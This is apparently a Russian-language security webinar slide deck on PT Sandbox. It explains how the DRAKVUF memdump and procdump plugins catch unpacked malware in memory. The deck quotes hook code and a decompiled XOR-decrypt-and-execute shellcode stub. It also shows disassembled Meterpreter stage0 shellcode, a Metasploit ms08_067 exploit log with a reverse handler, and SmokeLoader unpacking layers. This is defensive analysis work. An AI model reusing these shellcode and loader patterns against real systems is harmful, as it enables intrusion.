76E10000	00001000	kernelbase.dl		IMG	-R---	ERWC-
76E11000	001D7000	".text"	Ex	IMG	ER---	ERWC-
76FE8000	00004000	".data"	In	IMG	-RW--	ERWC-
76FEC000	00006000	".idata"	Im	IMG	-R---	ERWC-
76FF2000	00001000	".idata"		IMG	-R---	ERWC-

Виртуальная память процесса

Плагин memdump

PT

Перехватываемые API

```
breakpoint_in_system_process_searcher bp;  
if (!c->memdump_disable_free_vm)  
    if (!register_trap(nullptr, free_virtual_memory_hook_cb, bp.for_syscall_name("NtFreeVirtualMemory")))  
        throw -1;  
if (!c->memdump_disable_protect_vm)  
    if (!register_trap(nullptr, protect_virtual_memory_hook_cb, bp.for_syscall_name("NtProtectVirtualMemory")))  
        throw -1;  
if (!c->memdump_disable_terminate_proc)  
    if (!register_trap(nullptr, terminate_process_hook_cb, bp.for_syscall_name("NtTerminateProcess")))  
        throw -1;  
if (!c->memdump_disable_write_vm)  
    if (!register_trap(nullptr, write_virtual_memory_hook_cb, bp.for_syscall_name("NtWriteVirtualMemory")))  
        throw -1;  
if (!c->memdump_disable_create_thread)  
    if (!register_trap(nullptr, create_remote_thread_hook_cb, bp.for_syscall_name("NtCreateThreadEx")))  
        throw -1;  
if (!c->memdump_disable_set_thread)  
    if (json_wow && !register_trap(nullptr, set_information_thread_hook_cb, bp.for_syscall_name("NtSetInformationThread")))  
        throw -1;  
if (!c->memdump_disable_shellcode_detect)  
    if (!register_trap(nullptr, shellcode_cb, bp.for_syscall_name("NtFreeVirtualMemory")))  
        throw -1;  
  
this->userhook_init(drakvuf, c, output);
```

<https://github.com/tklengyel/drakvuf/blob/master/src/plugins/memdump/memdump.cpp>

Плагин memdump



Мониторинг:

- Освобождение памяти
- Изменение прав памяти
- Запись в память другого процесса
- Создание потока в другом процессе
- Загрузка нативных библиотек .NET приложения

Плагин memdump

PT

Мониторинг освобождения памяти

```
583
584 static event_response_t free_virtual_memory_hook_cb(drakvuf_t drakvuf, drakvuf_trap_info_t* info)
```

```
if (VMI_SUCCESS != vmi_read_addr(vmi, &ctx, &mem_base_address))
{
    PRINT_DEBUG("[MEMDUMP] Failed to read base address in NtFreeVirtualMemory\n");
    drakvuf_release_vmi(drakvuf);
    return VMI_EVENT_RESPONSE_NONE;
}

mmvad_info_t mmvad;

if (!drakvuf_find_mmvad(drakvuf, info->attached_proc_data.base_addr, mem_base_address, &mmvad))
{
    PRINT_DEBUG("[MEMDUMP] Failed to find MMVAD for memory passed to NtFreeVirtualMemory\n");
    drakvuf_release_vmi(drakvuf);
    return VMI_EVENT_RESPONSE_NONE;
}
```

```
if (vmi_pagetable_lookup_extended(vmi, info->regs->cr3, mem_base_address, &p_info)
{
    bool pte_valid = (p_info.x86_ia32e.pte_value & (1UL << 0)) != 0;
    bool page_writeable = (p_info.x86_ia32e.pte_value & (1UL << 1)) != 0;
    bool page_executable = (p_info.x86_ia32e.pte_value & (1UL << 63)) == 0;

    ctx.addr = mmvad.starting_vpn << 12;
    size_t len_bytes = (mmvad.ending_vpn - mmvad.starting_vpn + 1) * VMI_PS_4KB;

    if (len_bytes > 0x1000 && pte_valid && page_writeable && page_executable)
    {
        if (!dump_memory_region(drakvuf, vmi, info, plugin, &ctx, len_bytes, "Inter
        {
            PRINT_DEBUG("[MEMDUMP] Failed to store memory dump due to an internal e
        }
    }
}
```

<https://github.com/tklengyel/drakvuf/blob/master/src/plugins/memdump/memdump.cpp>

Плагин memdump



Мониторинг изменения прав памяти

- Выделить кусок памяти
- Записать шелл-код
- Изменить права на запись
- Выполнить

```
1 void __fastcall sub_140001010(unsigned __int8 *a1)
2 {
3     int i; // [rsp+20h] [rbp-18h]
4     unsigned int fl0ldProtect; // [rsp+24h] [rbp-14h] BYREF
5
6     for ( i = 0; i < 8278; ++i )
7         a1[i] ^= 0x55u;
8     VirtualProtect(a1, 0x2056ui64, 0x40u, &fl0ldProtect);
9     ((void (*)(void))a1)();
10 }
```

```
NTSTATUS
NtProtectVirtualMemory(
    IN HANDLE ProcessHandle,
    IN OUT PVOID *BaseAddress,
    IN OUT PULONG RegionSize,
    IN ULONG NewProtect,
    OUT PULONG OldProtect
);
```

Плагин memdump



Мониторинг записи в память удаленного процесса

```
735 static event_response_t write_virtual_memory_hook_cb(drakvuf_t drakvuf, drakvuf_trap_info_t* info)
736 {
737     // IN HANDLE ProcessHandle
738     addr_t process_handle = drakvuf_get_function_argument(drakvuf, info, 1);
```

```
749     // don't dump self-writes
750     if (process_handle == ~0ULL)
751         return VMI_EVENT_RESPONSE_NONE;
```

```
766     if ( drakvuf_get_pid_from_handle(drakvuf, info, process_handle, &target_pid) &&
767         drakvuf_find_process(drakvuf, target_pid, nullptr, &process_addr) )
768     {
769         target_name = drakvuf_get_process_name(drakvuf, process_addr, true);
770     }
771
772     if (!target_name)
773         target_name = g_strdup("<UNKNOWN>");
774
```

Плагин memdump



Перехват и обработка AssemblyNative::LoadImage

```
136 static event_response_t usermode_hook_cb(drakvuf_t drakvuf, drakvuf_trap_info* info)
137 {
138     hook_target_entry_t* target = (hook_target_entry_t*)info->trap->data;
139
140     if (target->pid != info->attached_proc_data.pid)
141         return VMI_EVENT_RESPONSE_NONE;
142
143     if (target->target_name == "AssemblyNative::LoadImage")
144         dotnet_assembly_native_load_image_cb(drakvuf, info, (memdump*)target->plugin);
145
146     dump_from_stack(drakvuf, info, (memdump*)target->plugin);
147     return VMI_EVENT_RESPONSE_NONE;
148 }
```

<https://github.com/tklengyel/drakvuf/blob/master/src/plugins/memdump/userhook.cpp>

Содержание



- Коротко о PT Sandbox
- Упаковщики и обфускаторы
- Фреймворк DRAKVUF
- Плагин memdump
- **Плагин procdump**
- Примеры
- Заключение

Плагин `procdump`



- Создает `minidump` процесса на моменте его завершения

Состоит из несколько стадий:

- Перехват `NtTerminateProcess`
- Перехват `MmCleanProcessAddressSpace`

Плагин procdump

Перехват NtTerminateProcess: Инициализация контекста procdump

```
885
886 // TODO Move into constructor
887 auto ctx = new procdump_ctx;
888 ctx->pid = info->attached_proc_data.pid;
889 ctx->ppid = info->attached_proc_data.ppid;
890 ctx->tid = info->attached_proc_data.tid;
891 ctx->name = std::string(info->attached_proc_data.name);
892 ctx->plugin = plugin;
893 ctx->idx = plugin->procdumps_count++;
894 ctx->size = 0;
895 // Get virtual address space map of the process
896 drakvuf_traverse_mmvad(drakvuf, info->attached_proc_data.base_addr, dump_mmvad,
897 ctx);
898 if (ctx->vads.empty())
899 {
900 // nothing to do
901 delete ctx;
902 return VMI_EVENT_RESPONSE_NONE;
903 }
```

```
121 using vad_info_t = struct vad_info;
122 using vads_t = std::map<addr_t, vad_info_t>;
123
124 struct procdump_ctx
125 {
126     vmi_pid_t pid = 0;
127     vmi_pid_t ppid = 0;
128     uint32_t tid = 0;
129     addr_t target_rsp = 0;
130     string name;
131     procdump* plugin = nullptr;
132     drakvuf_trap_t* bp = nullptr;
133     drakvuf_trap_t* bp2 = nullptr;
134     vads_t vads;
135     vads_t dlls;
136     x86_registers_t saved_regs;
137     uint64_t idx = 0;
138     addr_t pool = 0;
139     const uint64_t POOL_SIZE_IN_PAGES = 0x400;
140     size_t size = 0;
141     size_t current_dump_size = 0;
142     string data_file_name;
143     std::unique_ptr<ProcdumpWriter> writer;
144 };
```

Плагин procdump

PT

Перехват NtTerminateProcess:

- Создание minidump-заголовка
- Сохранение non-mapped страницы
- Сохранение контекста потоков

```
925     if (!prepare_mdmp_header(drakvuf, info, ctx))
926     {
927         delete ctx;
928         return VMI_EVENT_RESPONSE_NONE;
929     }
930
931     // Save registers to restore process/thread state
932     memcpy(&ctx->saved_regs, info->regs, sizeof(x86_registers_t));
933     ctx->bp = (drakvuf_trap_t*)g_slice_new0(drakvuf_trap_t);
934     ctx->pool = find_pool(plugin->pools);
935     ctx->bp->type = BREAKPOINT;
936     ctx->bp->cb = terminate_process_cb;
937     ctx->bp->data = ctx;
938     ctx->bp->breakpoint.lookup_type = LOOKUP_DTB;
939     ctx->bp->breakpoint.dtb = info->regs->cr3;
940     ctx->bp->breakpoint.addr_type = ADDR_VA;
941     ctx->bp->breakpoint.addr = info->regs->rip;
942     ctx->bp->ttd = drakvuf_get_limited_traps_ttd(drakvuf);
943     ctx->bp->ah_cb = nullptr;
944     if (drakvuf_add_trap(drakvuf, ctx->bp))
945     {
946         plugin->traps = g_slist_prepend(plugin->traps, ctx->bp);
947
948         bool is_continue = false;
949
950         if (ctx->pool)
951             is_continue = dump_next_vads(drakvuf, info, ctx);
```

Плагин procdump


PT

Перехват

MmCleanProcessAddressSpace:

- Сохранение memory-mapped файлов (DLL, шрифты и др.)
- Создание файла на диске

```
832     ctx->vads.clear();
833     ctx->vads.swap(ctx->dlls);
834 }
835
836 // Save registers to restore process/thread state
837 memcpy(&ctx->saved_regs, info->regs, sizeof(x86_registers_t));
838 if (dump_next_dlls(drakvuf, info, ctx))
839     return VMI_EVENT_RESPONSE_SET_REGISTERS;
840 else
841     return detach(drakvuf, info, ctx);
842 }
```



Плагин procdump

PT

Поведенческий анализ

Дампы памяти

- program files (x86)/pcawhere/thin...
- program files (x86)/pcawhere/thin...
- users, /appdata/local/temp/7z...
- windows/syswow64/werfault.exe
- windows/system32/dllhost.exe
- windows/system32/dllhost.exe
- windows/system32/svchost.exe
- windows/system32/wbem/wmiprv...
- windows/system32/wermgr.exe
- users, /appdata/local/temp/7zca...
- users, /appdata/local/temp/7zca...
- crashdumps/svchost.exe.2156.dmp
- program files (x86)/pcawhere/config.ini

SHA-256	1EC6825884045346961C9B56...
SHA-1	0B62519CAF9B78495A042F2...
MD5	8B32774ABB54F55CFA7648A...
Размер	37,36 МБ
MIME-тип	procdump

Результат проверки файла

Бэкдор

Статический анализ

Бэкдор

apt_mem_CN_BronzeUnion_Backdoor_BitnessTrE
ansitionHelper,
apt_mem_CN_BronzeUnion_Backdoor_Hyperbro

Пример работы плагинов procdump и memdump

Содержание


The logo consists of the letters 'PT' in a stylized, bold, black font, positioned within a white square.

- Коротко о PT Sandbox
- Упаковщики и обфускаторы
- Фреймворк DRAKVUF
- Плагин memdump
- Плагин procdump
- **Примеры**
- Заключение

Примеры, meterpreter

Meterpreter, этапы загрузки

- Выделяет исполняемую память под шелл-код
- Запускает stage0 шелл-код
- Скачивает основную полезную нагрузку (stage1)
- Рефлексивно запускает ее в памяти



Примеры, meterpreter

PT

Stage0 shellcode

00570000	FC	cld
00570001	E8 8F0000	call 570095
00570006	60	pushad
00570007	31D2	xor edx,edx
00570009	89E5	mov ebp,esp
0057000B	64:8B52 3	mov edx,dword ptr fs:[edx+30]
0057000F	8B52 0C	mov edx,dword ptr ds:[edx+C]
00570012	8B52 14	mov edx,dword ptr ds:[edx+14]
00570015	0FB74A 26	movzx ecx,word ptr ds:[edx+26]
00570019	8B72 28	mov esi,dword ptr ds:[edx+28]
0057001C	31FF	xor edi,edi
0057001E	31C0	xor eax,eax
00570020	AC	lodsb
00570021	3C 61	cmp al,61
00570023	7C 02	j1 570027
00570025	2C 20	sub al,20
00570027	C1CF 0D	ror edi,D
0057002A	01C7	add edi,eax
0057002C	49	dec ecx
0057002D	75 EF	jne 57001E

00570095	5D	pop ebp
00570096	68 333200	push 3233
0057009B	68 777332	push 5F327377
005700A0	54	push esp
005700A1	68 4C7726	push 726774C
005700A6	FFD5	call ebp
005700A8	B8 900100	mov eax,190
005700AD	29C4	sub esp,eax
005700AF	54	push esp
005700B0	50	push eax
005700B1	68 29806B	push 6B8029
005700B6	FFD5	call ebp
005700B8	6A 0B	push B
005700BA	59	pop ecx
005700BB	50	push eax
005700BC	E2 FD	loop 5700B8
005700BE	6A 01	push 1
005700C0	6A 02	push 2
005700C2	68 EAOFD	push EODFOFEA
005700C7	FFD5	call ebp
005700C9	97	xchg edi,eax
005700CA	68 020005	push 39050002
005700CF	89E6	mov esi,esp

Примеры, meterpreter

Metsrv, полезная нагрузка

- Представляет из себя динамическую библиотеку
- Первые 60 байт файла – шелл-код
- Шеллкод рефлексивно загружает библиотеку в память и передает управление на DllMain

```
msf exploit(ms08_067_netapi) > exploit
```

```
[*] Started reverse handler on 10.1.10.42:4444  
[*] Automatically detecting the target...  
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English  
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)  
[*] Attempting to trigger the vulnerability...  
[*] Sending stage (769536 bytes) to 10.1.10.48
```

PT

```
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  
4D 5A E8 00-00 00 00 5B-52 45 55 89-E5 81 C3 93 MZш [REUYXBТу  
45 00 00 FF-D3 81 C3 66-62 02 00 53-6A 04 50 FF Е Ь f b e S j P  
D0 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  
00 00 00 00-00 00 00 00-00 00 00 00-F8 00 00 00  
0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68 ♠▼||♣ +○=!¶@L=!Th  
69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F is program canno  
74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20 t be run in DOS  
6D 6F 64 65-2E 0D 0D 0A-24 00 00 00-00 00 00 00 mode.♪♪$  
49 9C 6E 3A-0D FD 00 69-0D FD 00 69-0D FD 00 69 Ibn:¡¤ i ¤ ¡¤ i  
4B AC E1 69-29 FD 00 69-4B AC DF 69-1A FD 00 69 Kmc¡)¤ iKM■i→¤ i  
15 05 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Address	Disassembly	Comment
4D	dec	ebp
5A	pop	edx
E800000000	call	.000416007 --↓
5B	pop	ebx
52	push	edx
45	inc	ebp
55	push	ebp
89E5	mov	ebp, esp
81C393450000	add	ebx, 000004593
FFD3	call	ebx
81C366620200	add	ebx, 000026266
53	push	ebx
6A04	push	4
50	push	eax
FFD0	call	eax

Примеры, meterpreter

PT

meterpreter.exe

Поведенческий анализ

Дампы памяти

users/ 'desktop/meterpreter.exe

windows/system32/dllhost.exe

windows/system32/dllhost.exe

windows/syswow64/cmd.exe

windows/syswow64/taskkill.exe

windows/syswow64/timeout.exe

users/ /appdata/local/temp/7zs9...

users/ /appdata/local/temp/7zs9...

Свойства файла

Подробнее

SHA-256

8359681A45DC13B5B32FCD

SHA-1

2AE2BB6EC21A2507085ADC

MD5

ABD250A527D2605DDE9D8E

Размер

43,31 МБ

MIME-тип

procdump

Результат проверки файла

Бэкдор


Статический анализ

Бэкдор

tool_mem_ZZ_Metasploit_Downloader,
tool_mem_ZZ_Meterpreter_Backdoor,
tool_mem_ZZ_Meterpreter_Generic_ApacheCloa
ked

Примеры, SmokeLoader

PT



Процесс распаковки SmokeLoader

Примеры, SmokeLoader

PT

00417CCE	C3	ret
00417CCF	CC	int3
00417CD0	FF25 DCDCB802	jmp dword ptr ds:[2B8DCDC]
00417CD6	CC	int3

02C87668	E8 01000000	call 2C8766E
02C8766D	C3	ret
02C8766E	55	push ebp
02C8766F	8BEC	mov ebp,esp
02C87671	8D45 C4	lea eax,dword ptr ss:[ebp-3C]
02C87674	83EC 3C	sub esp,3C
02C87677	50	push eax
02C87678	E8 0D000000	call 2C8768A
02C8767D	8D45 C4	lea eax,dword ptr ss:[ebp-3C]
02C87680	50	push eax
02C87681	E8 88070000	call 2C87E0E
02C87686	59	pop ecx
02C87687	59	pop ecx
02C87688	C9	leave
02C87689	C3	ret

Layer 1

02C87B4A	8B45 08	mov eax,dword ptr ss:[ebp+8]
02C87B4D	8B40 04	mov eax,dword ptr ds:[eax+4]
02C87B50	8B4D F4	mov ecx,dword ptr ss:[ebp-C]
02C87B53	8908	mov dword ptr ds:[eax],ecx
02C87B55	FF65 FC	jmp dword ptr ss:[ebp-4]
02C87B58	C9	leave
02C87B59	C3	ret

02BE0000	E8 2B060000	call 2BE0630
02BE0005	C3	ret
02BE0006	CC	int3
02BE0007	CC	int3
02BE0008	CC	int3
02BE0009	CC	int3
02BE000A	CC	int3
02BE000B	CC	int3
02BE000C	CC	int3
02BE000D	CC	int3
02BE000E	CC	int3
02BE000F	CC	int3

Layer 2

Пример, SmokeLoader

PT

046CD000	000EB000	"	Re	IMG	-R---	ERWC-
047C0000	000C9000	\D		MAP	-R---	-R---
04890000	0000C000			PRV	ERW--	ERW--
048A0000	0000D000			PRV	ERW--	ERW--
048C0000	00003000			PRV	-RW--	-RW--
048C3000	0000D000	Re		PRV		-RW--
04960000	00006000			PRV	-RW--	-RW--

Layer 1 и Layer 2 в памяти

Примеры, SmokeLoader

РТ

▼ smoke.exe

▼ Поведенческий анализ

▼ Дампы памяти

users, /appdata/local/te...

users/ /appdata/local/te...

users/ /desktop/smoke.exe

windows/system32/dllhost.exe

windows/system32/dllhost.exe

windows/syswow64/cmd.exe

windows/syswow64/taskkill.e...

windows/syswow64/timeout....

users/ /appdata/local/temp/...

users/ /appdata/roaming/rgf...

users/ /appdata/local/temp/...

windows/system32/tasks/nvngx...

Свойства файла

[Подробнее](#)

SHA-256	AB3BCCA74CF2AF494E8016
SHA-1	6FA995A80892AA1F482BA68
MD5	1827101AED72FEE38F96C59
Размер	42,61 МБ
MIME-тип	procdump

Результат проверки файла

Загрузчик ВПО

Статический анализ

Загрузчик ВПО

apt_mem_RU_TA505__Downloader__SmokeLoade
rInjected

Полезные ссылки



PT Sandbox

[ptsecurity.com/ru-ru/products/sandbox/](https://www.ptsecurity.com/ru-ru/products/sandbox/)



PT ESC Threat Intelligence blog

[ptsecurity.com/ru-ru/research/pt-esc-threat-intelligence/](https://www.ptsecurity.com/ru-ru/research/pt-esc-threat-intelligence/)



PT ESC Incident Response Alert

[ptsecurity.com/ru-ru/services/esc/](https://www.ptsecurity.com/ru-ru/services/esc/)



Вопросы

webinar@ptsecurity.com

Распаковка исполняемых файлов:
статический и динамический подход

<https://www.ptsecurity.com/ru-ru/research/webinar/raspakovka-ispolnyaemyh-fajlov-staticheskij-i-dinamicheskij-podhod/>

Повышение привилегий в системе:
детектирование техник на примере PT Sandbox

<https://www.ptsecurity.com/ru-ru/research/webinar/povyshenie-privilegij-v-sisteme-detektirovanie-tehnik-na-primere-pt-sandbox/>

Павел Максютин

pmaksyutin@ptsecurity.com

Алексей Вишняков

avishnyakov@ptsecurity.com

Twitter: @Vishnyak0v